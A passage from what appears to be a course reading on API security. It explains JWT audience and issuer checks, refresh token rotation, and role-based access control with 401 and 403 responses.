

The trust model is the load-bearing idea here. The authorization server alone holds the private key, so it alone can mint tokens. Any number of resource servers can hold the public key, and compromising one resource server does not let an attacker forge tokens — public keys are safe to publish.
This also delivers the scalability advantage of tokens: your API never contacts the authorization server to verify a token. Verification is a local computation against a cached public key, not a network call. We unpack the keypair model further in §8 (Symmetric vs Asymmetric) and the JWKS distribution mechanism in §9.
4.5 Audience and Issuer — The Claims That Prevent Confused-Deputy Bugs¶
Every modern auth system runs into the same architectural reality: one identity provider (IdP) signs tokens for many APIs. A token issued for the messages API and a token issued for the billing API may both come from the same IdP, both signed with the same private key, both perfectly valid signatures. What makes one usable on the messages API but not on the billing API is the aud claim.
Audience (aud): the API a token is intended for. The IdP stamps it onto the token at issue time. Each API verifies it on every request and rejects tokens whose aud is not its own.
Issuer (iss): the URL of the IdP that minted the token. The verifier pins a specific issuer string and rejects anything else, even if the signature happens to validate against a key it trusts.
Skip either check and you've opened a confused-deputy vulnerability — the API is a deputy that follows orders from anyone holding a signed token, without checking whether those orders were meant for it.

The story you'll see in Sprint 3 is exactly this. The course's identity provider issues a different audience for each group's API (group-1-api, group-2-api, ...). Your API pins its own audience. A token minted for some other group's API has a perfectly valid signature but the wrong aud — your verifier rejects it with a 401. That rejection is the audience check earning its keep.
4.6 Refresh Tokens with Rotation¶
A short access token expiry (15-60 minutes) limits the damage from a stolen token, but on its own it forces the user to re-enter credentials hourly. The refresh token pattern reconciles those two pressures. The IdP issues two tokens at sign-in: a short-lived access token used on every API call, and a long-lived refresh token used only at the IdP's /token endpoint to mint a fresh access token.
The simplest refresh implementation hands out a refresh token at login and lets the client present it any number of times. That works, but it leaves a stolen refresh token usable until its own expiry — potentially days. Refresh token rotation closes that window: each refresh exchange returns a new refresh token and invalidates the previous one. The IdP tracks the chain (the "token family") and watches for reuse.

Rotation makes a stolen refresh token detectable. The legitimate client will eventually use R1 to refresh, marking it consumed. The attacker who later tries the stolen R1 (or who uses it first, before the legitimate client) hits a token that's already been spent. The IdP can't tell which party is the imposter — but it doesn't need to. It treats the whole token family as compromised and burns every descendent. The next legitimate refresh fails too, and the user is forced to re-authenticate. That re-authentication is the cost; detection of the theft is the benefit.
You don't implement refresh logic on your API in this course. The IdP and the front-end split that responsibility between them. But you'll see the consequences: when a token expires the front-end refreshes it silently, and your API just sees a stream of valid bearer tokens with sliding expiries.
5 Role-Based Access Control (RBAC)¶
Authentication tells you who the user is. Authorization decides what they can do. Role-Based Access Control (RBAC) is the most common model for making authorization decisions in web applications.
5.1 Roles as Permission Groups¶


Instead of assigning permissions directly to individual users, RBAC groups permissions into roles and assigns roles to users:
This design has practical benefits:
- Scalability: When a new user joins, assign them a role rather than configuring individual permissions.
- Maintainability: When permissions change, update the role definition — all users with that role get the update.
- Auditability: You can quickly answer "who has admin access?" by listing users with the admin role.
5.2 RBAC in a Web API¶


In a typical web API, RBAC works through middleware — code that runs before the main request handler and decides whether to proceed or reject the request.
The flow looks like this:
Notice the two different error codes:
- 401 Unauthorized — Authentication failed. The server doesn't know who you are. ("Show me your ID.")
- 403 Forbidden — Authentication succeeded, but authorization failed. The server knows who you are but you don't have permission. ("I see your ID, but you're not on the VIP list.")
5.3 Roles in JWTs¶
The user's role is typically included as a claim in the JWT:
When middleware verifies the token, it reads the role claim and compares it against the required role for the endpoint. This means role checks are fast — no database lookup needed — but it also means that if a user's role changes, the old JWT still carries the old role until it expires.
This is a real trade-off. In a system where role changes are rare and token expiry is short (e.g., 15 minutes), it's acceptable. In a system where an admin might need to revoke access immediately, you need a more sophisticated approach (token blocklists, short-lived tokens with refresh tokens, or session-based auth).
5.4 The Identity Provider / Application Split¶
When a single IdP fronts many applications — the model every modern SaaS company uses — a question arises: where do user records actually live? The answer is both places, with a clear split of ownership.
The IdP owns identity: the credentials, the email-verified flag, the global account state, and (depending on the system) a coarse-grained role like User or Admin that's meaningful at the IdP/tenant level. The application owns application data: the user's profile within that app, app-specific permissions, preferences, follow lists, draft posts, anything that exists only in this app's world.
